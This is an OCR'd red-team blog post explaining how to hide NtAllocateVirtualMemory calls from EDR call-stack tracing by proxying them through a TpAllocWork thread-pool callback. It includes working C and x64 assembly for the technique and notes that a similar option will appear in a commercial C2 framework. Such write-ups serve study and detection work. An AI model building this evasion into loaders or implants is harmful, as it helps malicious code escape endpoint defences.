
Hiding In PlainSight - Indirect Syscall is Dead! Long Live Custom Call Stacks

0xdarkvortex.dev/hiding-in-plainsight/

Posted on 29 Jan 2023 by Paranoid Ninja

NOTE: ***This is a PART II blog on Stack Tracing evasion. PART I can be found here.***

This is the second part of the blog I wrote 3 days back on proxying DLL loads to hide suspicious stack traces leading to a user allocated RX region. I won't be going in depth on how stack works, because I already covered that in the previous blog which can be accessed from the above link. We previously saw that we can manipulate the `call` and `jmp` instructions to request windows callbacks into calling `LoadLibrary` API call. However, stack tracing detections go far beyond just hunting DLL loads. When you inject a reflective DLL into local or remote process, you have to call API calls such as `VirtualAllocEx`/`VirtualProtectEx` which indirectly calls `NtAllocateVirtualMemory`/`NtProtectVirtualMemory`. However, when you check the call stack of the legitimate API calls, you will notice that WINAPIs like `VirtualAlloc/VirtualProtect` are mostly called by non-windows DLL functions. Majority of windows DLLs will call `NtAllocateVirtualMemory`/`NtProtectVirtualMemory` directly. Below is a quick example of the callstack for `NtProtectVirtualMemory` when you call `RtlAllocateHeap`.


Stack - thread 2528

	Name
0	ntdll.dll!NtAllocateVirtualMemory
1	ntdll.dll!RtlProtectHeap+0x635
2	ntdll.dll!RtlProtectHeap+0x29b
3	ntdll.dll!RtlAllocateHeap+0x325a
4	ntdll.dll!RtlAllocateHeap+0xaad

This means that since ntdll.dll is not dependent on any other DLL, all functions in ntdll which require playing around with permissions for memory regions will call the NTAPIs directly. Thus, it means that if we are able to reroute our `NtAllocateVirtualMemory` call via a clean stack from ntdll.dll itself, we wont have to worry about detections at all. Most red teams rely on indirect syscalls to avoid detections. In case of indirect syscalls, you simply jump to the address of `syscall` instruction after carefully creating the stack, but the issue here is that indirect syscalls will only change the `return address` for the `syscall` instruction in ntdll.dll.

`Return Address` in this case is the location where the syscall instruction needs to return to, after the syscall is complete. But the rest of the stack below the return address will still be suspicious as they emerge out from the RX region. If an EDR checks the full stack of the NTAPI, it can easily identify that the return address eventually reaches back to the user allocated RX region. This means, a return address to ntdll.dll region, but stack originating from RX region is a 100% anomaly with zero chances of being a false positive. This is an easy win for EDRs who utilize ETW for syscall tracing in the kernel.

Thus in order to evade this, I spent some time reversing several ntdll.dll functions and found that with a little bit of assembly knowledge and how windows callbacks work, we should be able to manipulate the callback into calling any NTAPI function. For this blog, we will take an example of `NtAllocateVirtualMemory` and we will pick the code from our part I blog and modify it. We will take an example of the same API `TpAllocWork` which can execute a call back function. But instead of passing on a pointer to a string like we did in the case of Dll Proxying, we will pass on a pointer to a structure this time. We will also avoid any global variables this time by making sure all the necessary information goes within the struct as we cannot have global variables when we write our shellcodes. The definition of `NtAllocateVirtualMemory` as per msdn is:

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtAllocateVirtualMemory(
  [in]      HANDLE    ProcessHandle,
  [in, out] PVOID     *BaseAddress,
  [in]      ULONG_PTR ZeroBits,
  [in, out] PSIZE_T   RegionSize,
  [in]      ULONG     AllocationType,
  [in]      ULONG     Protect
);
```


This means, we need to pass on a pointer for `NtAllocateVirtualMemory` and its arguments inside a structure to the callback so that our callback can extract these information from the structure and execute it. We will ignore the arguments which stay static such as `ULONG_PTR ZeroBits` which is always zero and `ULONG AllocationType` which is always `MEM_RESERVE|MEM_COMMIT` which in hex is `0x3000`. Thus adding in the remaining arguments, the structure will look like this:

```
typedef struct _NTALLOCATEVIRTUALMEMORY_ARGS {
    UINT_PTR pNtAllocateVirtualMemory;   // pointer to NtAllocateVirtualMemory - rax
    HANDLE hProcess;                     // HANDLE ProcessHandle - rcx
    PVOID* address;                      // PVOID *BaseAddress - rdx; ULONG_PTR
ZeroBits - 0 - r8
    PSIZE_T size;                        // PSIZE_T RegionSize - r9; ULONG
AllocationType - MEM_RESERVE|MEM_COMMIT = 3000 - stack pointer
    ULONG permissions;                   // ULONG Protect - PAGE_EXECUTE_READ - 0x20
- stack pointer
} NTALLOCATEVIRTUALMEMORY_ARGS, *PNTALLOCATEVIRTUALMEMORY_ARGS;
```

We will then initialize the structure with the required arguments and pass it as a pointer to `TpAllocWork` and call our function `WorkCallback` which is written in assembly.

```
#include <windows.h>
#include <stdio.h>

typedef NTSTATUS (NTAPI* TPALLOCWORK)(PTP_WORK* ptpWrk, PTP_WORK_CALLBACK
pfnwkCallback, PVOID OptionalArg, PTP_CALLBACK_ENVIRON CallbackEnvironment);
typedef VOID (NTAPI* TPPOSTWORK)(PTP_WORK);
typedef VOID (NTAPI* TPRELEASEWORK)(PTP_WORK);

typedef struct _NTALLOCATEVIRTUALMEMORY_ARGS {
    UINT_PTR pNtAllocateVirtualMemory;   // pointer to NtAllocateVirtualMemory - rax
    HANDLE hProcess;                     // HANDLE ProcessHandle - rcx
    PVOID* address;                      // PVOID *BaseAddress - rdx; ULONG_PTR
ZeroBits - 0 - r8
    PSIZE_T size;                        // PSIZE_T RegionSize - r9; ULONG
AllocationType - MEM_RESERVE|MEM_COMMIT = 3000 - stack pointer
    ULONG permissions;                   // ULONG Protect - PAGE_EXECUTE_READ - 0x20
- stack pointer
} NTALLOCATEVIRTUALMEMORY_ARGS, *PNTALLOCATEVIRTUALMEMORY_ARGS;

extern VOID CALLBACK WorkCallback(PTP_CALLBACK_INSTANCE Instance, PVOID Context,
PTP_WORK Work);

int main() {
    LPVOID allocatedAddress = NULL;
    SIZE_T allocatedsize = 0x1000;

    NTALLOCATEVIRTUALMEMORY_ARGS ntAllocateVirtualMemoryArgs = { 0 };
    ntAllocateVirtualMemoryArgs.pNtAllocateVirtualMemory = (UINT_PTR)
GetProcAddress(GetModuleHandleA("ntdll"), "NtAllocateVirtualMemory");
    ntAllocateVirtualMemoryArgs.hProcess = (HANDLE)-1;
    ntAllocateVirtualMemoryArgs.address = &allocatedAddress;
    ntAllocateVirtualMemoryArgs.size = &allocatedsize;
    ntAllocateVirtualMemoryArgs.permissions = PAGE_EXECUTE_READ;

    FARPROC pTpAllocWork = GetProcAddress(GetModuleHandleA("ntdll"), "TpAllocWork");
    FARPROC pTpPostWork = GetProcAddress(GetModuleHandleA("ntdll"), "TpPostWork");
    FARPROC pTpReleaseWork = GetProcAddress(GetModuleHandleA("ntdll"),
"TpReleaseWork");

    PTP_WORK WorkReturn = NULL;
    ((TPALLOCWORK)pTpAllocWork)(&WorkReturn, (PTP_WORK_CALLBACK)WorkCallback,
&ntAllocateVirtualMemoryArgs, NULL);
    ((TPPOSTWORK)pTpPostWork)(WorkReturn);
    ((TPRELEASEWORK)pTpReleaseWork)(WorkReturn);

    WaitForSingleObject((HANDLE)-1, 0x1000);
    printf("allocatedAddress: %p\n", allocatedAddress);
    getchar();

    return 0;
}
```

Now this is where things get interesting. In case of DLL proxy, we executed `LoadLibrary` with only one argument i.e. the name of the DLL to load which is passed on to the `RCX` register. But in the case of `NtAllocateVirtualMemory`, we have a total of 6 arguments. This means the first four arguments go into the fastcall registers i.e. `RCX, RDX, R8` and `R9`. However, the remaining two arguments will have to be pushed to stack after allocating some homing space for our 4 registers. Make note that our top of the stack currently contains the return value for an internal NTAPI function `TppWorkpExecuteCallback` at 0ffset 0x130. This is how the callstack looks like when the callback function `WorkCallback` is called.



Now heres the catch. If you modify the top of the stack where the return address lies, add the homing space for the 4 registers and add arguments to it, the whole stack frame will go for a toss and mess up stack unwinding. Thus we have to modify the stack without changing the stack frame itself, but by only changing the values within the stack frame. Each `stack frame` starts and ends at the blue line shown in the image above. Our stack frame for `TppWorkpExecuteCallback` has enough space within itself to hold 6 arguments. So our next step is to extract the data from our `NTALLOCATEVIRTUALMEMORY_ARGS` structure and move it to the respective registers and stack. When we call `TpAllocWork`, we pass on the pointer to `NTALLOCATEVIRTUALMEMORY_ARGS` structure to the `WorkCallback` function, this means our pointer to the structure should be in the `RDX` register now. Each value in our structure is of 8 bytes (for x64, for x86 it would be 4 bytes). So, we will extract these QWORD values from the structure and move it to `RCX, RDX, R8, R9` and the remaining values on stack after adjusting the homing space. The calling convention for x64 functions in windows as per the msdn documentation would be:

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtAllocateVirtualMemory(
  [in]      HANDLE    ProcessHandle,  // goes into rcx
  [in, out] PVOID     *BaseAddress,   // goes into rdx
  [in]      ULONG_PTR ZeroBits,       // goes into r8
  [in, out] PSIZE_T   RegionSize,     // goes into r9
  [in]      ULONG     AllocationType, // goes to stack after adjusting homing space
for 4 arguments
  [in]      ULONG     Protect         // goes to stack below the 5th argument after
adjusting homing space for 4 arguments
);
```

Convering this logic to assembly would look like:

```
section .text

global WorkCallback

WorkCallback:
    mov rbx, rdx                ; backing up the struct as we are going to stomp rdx
    mov rax, [rbx]              ; NtAllocateVirtualMemory
    mov rcx, [rbx + 0x8]        ; HANDLE ProcessHandle
    mov rdx, [rbx + 0x10]       ; PVOID *BaseAddress
    xor r8, r8                  ; ULONG_PTR ZeroBits
    mov r9, [rbx + 0x18]        ; PSIZE_T RegionSize
    mov r10, [rbx + 0x20]       ; ULONG Protect
    mov [rsp+0x30], r10         ; stack pointer for 6th arg
    mov r10, 0x3000             ; ULONG AllocationType
    mov [rsp+0x28], r10         ; stack pointer for 5th arg
    jmp rax
```


To explain the above code:

- We first backup our pointer to the structure residing in the `RDX` register into the `RBX` register. We are doing this because we are going to stomp the RDX register with the second argument of `NtAllocateVirtualMemory` when we call it
- We move the first 8 bytes from the address in `RBX` register (`struct NTALLOCATEVIRTUALMEMORY_ARGS` i.e `UINT_PTR pNtAllocateVirtualMemory`) to rax register where we will jump to later after adjusting the arguments
- We move the second set of 8 bytes (`HANDLE hProcess`) from the structure to `RCX`
- We move the third set of 8 bytes i.e. pointer to a NULL pointer (`PVOID* address`) stored in the structure into `RDX`. This is where our allocated address will be written by `NtAllocateVirtualMemory`
- We zero out the `R8` register for the `ULONG_PTR ZeroBits` argument


- We move the 6th argument i.e the last argument which should go to the bottom of all arguments (`ULONG Protect i.e. PAGE permissions`) to r10 and then move it to offset `0x30` from top of the stack pointer.
  - Top of the stack pointer = RSP = Return address of `TppWorkpExecuteCallback` which is 8 bytes
  - Homing space size for 4 arguments = 4x8 = 32 bytes
  - Space for the 5th argument = 8 bytes
  - Thus 32+8 = 40 = 0x28 (this is where the second last 5th argument will go)
  - Thus 32+8+8 = 48 = 0x30 (this is where the last 6th argument will go)
- We finally move the 5th argument value (`ULONG AllocationType`) i.e. `0x3000 - MEM_COMMIT|MEM_RESERVE` to the `R10` register and then push it to offset `0x28` from the RSP

Compiling it all together, this is what it looks like before jumping to `NtAllocateVirtualMemory`:

- The disassembled code shows the asm instructions we wrote. The current instruction pointer is just after adjusting the stack and before jumping to `NtAllocateVirtualMemory`
- The registers show the arguments for `NtAllocateVirtualMemory`
- The Dump shows the `NTALLOCATEVIRTUALMEMORY_ARGS` structure in memory. Each 8 byte memory block is an object relating to the contents of the strucutre
- The stack shows the adjusted stack for `NtAllocateVirtualMemory`



And a quick look at the stack after the execute of `NtAllocateVirtualMemory` shows a valid callstack which can be unwinded perfectly. You can also see that the syscall for `NtAllocateVirtualMemory` returned zero which means the call was successful.



The stack is as clear as crystal again with no signs of anything malevolent. Make note that this is `not` stacking spooing, because in our case the stack is being unwinded fully without crashing. There are many more such API calls which can be used for proxying various functions; which I will leave it out to the readers to use their own creativity. The upcoming release of BRc4 will use something similar but with different set of API calls which are fully undocumented and will be under a different payload option called as `stealth++`. The full code for this can be found in my github repository.

Tagged with: red-team blogs